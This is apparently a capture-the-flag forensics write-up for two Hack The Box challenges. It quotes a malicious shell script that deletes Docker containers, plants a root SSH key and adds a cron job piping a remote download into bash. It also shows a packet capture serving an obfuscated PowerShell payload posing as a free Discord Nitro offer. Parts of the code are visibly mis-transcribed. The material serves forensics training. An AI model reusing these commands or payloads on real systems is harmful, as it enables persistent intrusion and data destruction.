
Flag

HTB{gg_3z_th4nk5_f0r_th3_tut0r14l}

Forensics

It Has Begun

Challenge description



CHALLENGE NAME

It Has Begun

The Fray is upon us, and the very first challenge has been released! Are you ready factions!? Considering this is just the beginning, if you cannot musted the teamwork needed this early, then your doom is likely inevitable.


Step by step guide

In this challenge it was required to investigate the malicious script that was used by potential attackers. Review of the script helped to identify the first part of the flag.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat script.sh
#!/bin/sh

if [ "$HOSTNAME" ≠ "KORP-STATION-013" ]; then
    exit
fi

if [ "$EUID" -ne 0 ]; then
    exit
fi

docker kill $(docker ps -q)
docker rm $(docker ps -a -q)

echo "ssh-rsa AAAAB4NzaC1yc2EAAAADAQABAAABAQCl0kIN33IJISIufmqpqg54D7s4J0L7XV2kep0rNzgY1S1IdE8HDAf7z1ipBVuGTygGs
q+x4yVnxveGshVP48YmicQHJMCIljmn6Po0RMC48qihm/9ytoEYtkKkeiTR02c6DyIcDnX3OdlSmEqPqSNRQ/XDgM7qIB/VpYtAhK/7DoE8pqdo
FNBU5+JlqeWYpsMO+qkHugKA5U22wEGs8xG2XyyDtrBcw10xz+M7U8Vpt0tEadeV973tXNNNpUgYGIfEsrDEAjbMkEsUw+iQmXg37EusEFjCVjB
ySGH3F+EQtwin3YmxbB9HRMzOIzNnXwCFaYU5JjTNnzylUBp/XB6B user@tS_u0y_ll1w{BTH" >> /root/.ssh/authorized_keys
echo "nameserver 8.8.8.8" >> /etc/resolv.conf
```

Further analysis helped to detect a crontab setup command that contained base64 encoded payload. Decoding of this payload revealed the second part of the flag.




```
4.0×da4.$ARCH; chmod 777;./0×da4.0×da4.$ARCH;
echo "*/5 * * * * root curl -s http://legions.korp.htb/0×da4.0×da4.$ARCH | bash -c 'NG5kX3kwdVJfR3IwdU5kISF9' "
 >> /etc/crontab


┌──(kali㉿kali)-[~/Desktop]
└─$ echo NG5kX3kwdVJfR3IwdU5kISF9 | base64 -d
4nd_y0uR_Gr0uNd!!}
```

Flag

HTB{w1ll_y0u_St4nd_y0uR_Gr0uNd!!}

Fake Boost

Challenge description



CHALLENGE NAME

Fake Boost

In the shadow of The Fray, a new test called ""Fake Boost"" whispers promises of free Discord Nitro perks. It's a trap, set in a world where nothing comes without a cost. As factions clash and alliances shift, the truth behind Fake Boost could be the key to survival or downfall. Will your faction see through the deception? KORP™ challenges you to discern reality from illusion in this cunning trial.


Step by step guide

Authors of the challenge provided a *.pcap* capture file that should be analyzed. So, I opened it in Wireshark and then reviewed this network traffic capture.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
udp.stream eq 302
No.  Time       Source           Destination      Protocol Length Info
 344 9.595133   104.208.16.90    192.168.116.135  TCP       60 443 → 60706 [ACK] Seq=1 Ack=2278 Win=64240 Len=0
 345 9.615717   192.168.116.2    192.168.116.135  DNS      223 Standard query response 0xaca0 A mobile.events.data.microsoft.com CNAME mobile.events.data.trafficmanager.net CNAME onedscolp…
 346 9.615717   192.168.116.2    192.168.116.135  DNS      267 Standard query response 0xc73d HTTPS mobile.events.data.microsoft.com CNAME mobile.events.data.trafficmanager.net CNAME oneds…
 347 9.616171   192.168.116.135  192.168.116.2    DNS      113 Standard query 0xc81b HTTPS onedscolprdwus06.westus.cloudapp.azure.com OPT
 348 9.641343   192.168.116.2    192.168.116.135  DNS      183 Standard query response 0xc81b HTTPS onedscolprdwus06.westus.cloudapp.azure.com SOA ns1-02.azure-dns.com OPT
 349 9.862379   104.208.16.90    192.168.116.135  TLSv1.2   93 Application Data
 350 9.905936   192.168.116.135  104.208.16.90    TCP       60 60706 → 443 [ACK] Seq=2278 Ack=40 Win=62780 Len=0
 351 10.847677  192.168.116.138  192.168.116.2    NBNS      92 Name query NB WORKSTATION-01<1c>
 352 10.955907  192.168.116.138  192.168.116.2    DNS       76 Standard query 0x6b2e A sb-ssl.brave.com
 353 10.956115  192.168.116.138  192.168.116.2    DNS       76 Standard query 0xd76d HTTPS sb-ssl.brave.com
 354 10.974908  192.168.116.2    192.168.116.138  DNS      225 Standard query response 0xd76d HTTPS sb-ssl.brave.com CNAME brave-production-proxy-238320562.us-west-2.elb.amazonaws.com SOA …
 355 10.974908  192.168.116.2    192.168.116.138  DNS      179 Standard query response 0x6b2e A sb-ssl.brave.com CNAME brave-production-proxy-238320562.us-west-2.elb.amazonaws.com A 35.81.…
 356 10.975599  192.168.116.138  35.81.177.66     TCP       66 50452 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1

› Frame 354: 225 bytes on wire (1800 bits), 225 bytes captured (1800 bits) on interface \Device\NPF_{419A82B6-D009-4FB8-99D7-BCC4689470A0}, id 0
› Ethernet II, Src: VMware_f5:68:08 (00:50:56:f5:68:08), Dst: VMware_11:85:af (00:0c:29:11:85:af)
› Internet Protocol Version 4, Src: 192.168.116.2, Dst: 192.168.116.138
› User Datagram Protocol, Src Port: 53, Dst Port: 57931
› Domain Name System (response)

0000  00 0c 29 11 85 af 00 50  56 f5 68 08 08 00 45 00   ··)····P V·h···E·
0010  00 d3 98 b6 00 00 80 11  37 86 c0 a8 74 02 c0 a8   ········ 7···t···
0020  74 8a 00 35 e2 4b 00 bf  75 87 d7 6d 81 80 00 01   t··5·K·· u··m····
0030  00 01 00 01 00 00 06 73  62 2d 73 73 6c 05 62 72   ·······s b-ssl·br
0040  61 76 65 03 63 6f 6d 00  00 41 00 01 c0 0c 00 05   ave·com· ·A······
0050  00 01 00 00 00 05 00 3b  20 62 72 61 76 65 2d 70   ·······;  brave-p
0060  72 6f 64 75 63 74 69 6f  6e 2d 70 72 6f 78 79 2d   roductio n-proxy-
0070  32 33 38 33 32 30 35 36  32 09 75 73 2d 77 65 73   23832056 2·us-wes
0080  74 2d 32 03 65 6c 62 09  61 6d 61 7a 6f 6e 61 77   t-2·elb· amazonaw
0090  73 c0 19 c0 4f 00 06 00  01 00 00 00 05 00 42 06   s···O··· ······B·
00a0  6e 73 2d 33 33 32 09 61  77 73 64 6e 73 2d 34 31   ns-332·a wsdns-41
00b0  c0 19 11 61 77 73 64 6e  73 2d 68 6f 73 74 6d 61   ···awsdn s-hostma
00c0  73 74 65 72 06 61 6d 61  7a 6f 6e c0 19 00 00 00   ster·ama zon·····
00d0  01 00 00 1c 20 00 00 03  84 00 12 75 00 00 00 00   ···· ··· ···u····
```

Brief review of the captured requests helped to identify that there were communications with remote hosts, so I switched to the TCP conversations and started reviewing this data in order to find some interesting requests that could potentially help to obtain the flag. One of the streams contained the following payload:



```
GET /freediscordnitro HTTP/1.1
Host: 192.168.116.135:8080
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en
Accept-Encoding: gzip, deflate

HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.10.12
Date: Sat, 02 Mar 2024 18:11:55 GMT
Content-Disposition: attachment; filename=discordnitro.ps1
Content-Type: application/octet-stream
Content-Length: 8526
Last-Modified: Sat, 02 Mar 2024 17:29:47 GMT
Cache-Control: no-cache
ETag: "1709400587.6259556-8526-1669141932"
Date: Sat, 02 Mar 2024 18:11:55 GMT
Connection: close

$jozeq3n =
"9ByXkACd1BHd19ULlRXaydFI7BCdjVmai9ULoNWYFJ3bGBCfgMXeltGJK0gNxACa0dmblxUZk92YtASNgMXZk92Qm9kclJWb15WLgMXZk92QvJHdp5EZy92YzlGRlRXYyVmbldEI
9Ayc5V2akoQDiozc5V2Sg8mc0lmTgQmcvN2cpREIhM3clN2Y1NlIgQ3cvhULlRXaydlCNoQD9tHIoNGdhNmCN0nCNEGdhREZlRHc5J3YuVGJgkHZvJULgMnclRWYlhGJgMnclRWYl
hULgQ3cvBFIk9Ga0VWTtACTSVFJgkmcV1CIk9Ga0VWT0NXZS1SZr9mdulEIgACIK0QfgACIgoQDnAjL18SYsxWa69WTnASPgcCduV2ZB1iclNXVnACIgACIgACIK0wJulWYsB3L0h
XZ0dCI9AyJlBXeU1CduVGdu92QnACIgACIgACIK0weABSPgMnclRWYlhGJgACIgoQD7BSeyRnCNoQDkF2bslXYwRCI0hXZ05WahxGctASWFt0XTVUQkASeltWLgcmbpJHdT1Cdwln
cj5WRg0DIhRXYERWZ0BXeyNmblRiCNATMggGdwVGRtAibvNnSt8GV0JXZ252bDBCfgM3bm5WSyV2c1RCI9ACZh9Gb5FGckoQDi0zayM1RWd1UxIVVZNXNXNWNG1WY1UERkp3aqdFW
kJDZ1M3RW9kSIF2dkFTWiASPgkVRL91UFFEJK0gCN0nCN0HIgACIK0wcslWY0VGRyV2c1RCI9sCIz9mZulkclNXdkACIgACIgACIK0QfgACIgACIgAiCN4WZr9GdkASPg4WZr9GVg
ACIgACIgACIgACIK0QZtFmbfxWYi9Gbn5ybm5WSyV2c1RCI9ASZtFmTsFmYvx2RgACIgACIgACIgACIK0AbpFWbl5ybm5WSyV2c1RCI9ACbpFWbFBCIgACIgACIgACIgoQDklmLvZ
mbJJXZzVHJg0DIElEIgACIgACIgACIgAiCNsHQdR3YlpmYP12b0NXdDNFUbBSPgMHbpFGdlRkclNXdkACIgACIgACIK0wegkybm5WSyV2c1RCKgYWagACIgoQDuV2avRHJg4WZr9G
VtAybm5WSyV2cVRmcvN2cpRUL0V2Rg0DIvZmbJJXZzVHJgACIgoQD7BSKz5WZr9GVsxWYkAibpBiblt2b0RCKgg2YhVmcvZmCNkCKABSPgM3bm5WSyV2c1RiCNoQD9pQDz5WZr9Gd
kASPrAycuV2avRFbsFGJgACIgoQDoRXYQRnblJnc1NGJggGdhBXLgwWYlR3Ug0DIz5WZr9GdkACIgAiCNoQD9VWdulGdu92Y7BSKpIXZulWY052bDBSZwlHVoRXYQ1CIoRXYQRnbl
Jnc1NGJggGdhBVL0NXZUhCI09mbtgCImlGIgACIK0gCN0Vby9mZ0FGbwRyWzhGdhBHJg0DIoRXYQRnblJnc1NGJgACIgoQD7BSKzlXZL5ycoRXYwRCIulGItJ3bmRXYsBHJoACajF
WZy9mZK0QKoAEI9AycuV2avRFbsFGJK0gCN0nCNciNz4yNzUzLpJXYmF2UggDNuQjN44CMuETOvU2ZkVEIp82ajV2RgU2apxGIswUTUh0SoAiNz4yNzUzL0l2SiV2VlxGcwFEIpQj
N4ByO0YjbpdFI7AjLwEDIU5EIzd3bk5WaXhCIw4SNvEGbslmev10Jg0DInQnbldWQtIXZzV1JgACIgoQDn42bzp2Lu9Wa0F2YpxGcwF2Jg0DInUGc5RVL05WZ052bDdCIgACIK0we
ABSPgMnclRWYlhGJK0gCN0nCNIyclxWam9mcQxFevZWZylmRcFGbslmev1EXn5WatF2byRiIg0DIng3bmVmcpZ0JgACIgoQDiUGbiFGdTBSYyVGcPxVZyF2d0Z2bTBSYyVGcPx1Zu
lWbh9mckICI9AyJhJXZw90JgACIgoQDiwFdsVXYmVGRcFGdhREIyV2cVxlclN3dvJnQtUmdhJnQcVmchdHdm92UlZXYyJEXsF2YvxGJiASPgcSZ2FmcCdCIgACIK0gI0xWdhZWZEx
VY0FGRgIXZzVFXl12byh2QcVGbn92bHxFbhN2bsRiIg0DInUWbvJHaDBSZsd2bvd0JgACIgoQD7BEI9AycoRXYwRiCNoQDiYmRDpleVRUT3h2MNZWNy0ESCp2YzUkaUZmT61UeaJT
ZDJlRTJCI9ASM0JXYwRiCNEEVBREUQFkO25WZkASPgcmbp1WYvJHJK0QQUFERQBVQMF0QPxkO25WZkASPgwWYj9GbkoQDK0gIu4iL05WZpRXYwBSZiBSZzFWZsBFIhMXeltGIvJHd
p5GIkJ3bjNXaEByZulGdhJXZuV2RiACdz9GStUGdpJ3VK0gIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIg
ACIgACIgACIgACIgACIgACIgACIgACIgACIgACIK0AIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgACIgA
```


1 client pkt, 7 server pkts, 1 turn.
Entire conversation (9,332 bytes)
Show data as ASCII
Stream 3
Find:
Find Next



```
wHI8BCYfByLf91JgwHXg8FIv81Xg8Cff9FIvACfgwHI8BCfgwFIfByLcByXg8yXfdCI89FIgwnCNwHI89CIvcyLg8CInAGfgcyL8BCfn8CIvAyJgBCIg81XfByXfByXg8Ffgw3X8B
CfcBCI8BCfgw3XfByXfByXgAyXf9FIf91XgAyXf9FIfxHI8BCfgwHIg81XfBCIf91Xg81Xg8FIfxHI8pQD8BCIg8CIcBCIf9FIvwHIg8FIgwHXgAyXfByLgACIgACIgACIgACIgwH
Ip8FKgwHIcBCfgwHI8BCIgACIgACIgACIgACIgACIgACIgkyXoACIfBCI8BCIgACIgACIgACIgACff91XgACfK0AIf91XgACIf91Xf9FIg81Xf91XgAyXf91XfBCIgACIgACIgACI
gACIg8FIfByXgACIfBCIg8FIgACIgACIgACIgACIgACIgACIg8FIf91Xf91XgACIgACIgACIgAyXf91Xf9lCNICI0N3bI1SZ0lmcXpQDK0QfK0QKhRXYExGb1ZGJocmbp
JHdTRjNlNXYC9GV6oTX0JXZ252bD5SblR3c5N1WgACIgoQDhRXYERWZ0BXeyNmblRCIrAiVJ5CZldWYuFWTzVWYkASPgEGdhREbsVnZkASXdtVZ0lnYbBCIgAiCNsTKoR3ZuVGTuM
XZ0lnYkACLwACLzVGd5JGJos2YvxmQsFmbpZUby9mZz5WYyRlLy9Gdwlncj5WZkASPgEGdhREZlRHc5J3YuVGJgACIgoQDpgicvRHc5J3YuVUZ0FWZyNkLkV2Zh5WYNNXZhRCI9Ai
cvRHc5J3YuVGJgACIgoQD5V2akACdjVmai9EZldWYuFWTzVWQtUGdhVmcDBSPgQWZnFmbh10clFGJgACIgoQDpQHelRnbpFGbwRCKzVGd5JEdldkL4YEVVpjOddmbpR2bj5WRuQHe
lRlLtVGdzl3UbBSPgMXZ0lnYkACIgAiCNsHIpQHelRnbpFGbwRCIskXZrRCKn5WayR3UtQHc5J3YuVEIu9Wa0Nmb1ZmCNoQD9pQDkV2Zh5WYNNXZhRCIgACIK0QfgACIgoQD9BCIg
ACIgACIK0QeltGJg0DI5V2SuQWZnFmbh10clFGJgACIgACIgACIK0wegU2csVGIgACIgACIgoQD9BCIgACIgACIK0QK5V2akgyZulmc0NFN2U2chJUbvJnR6oTX0JXZ252bD5
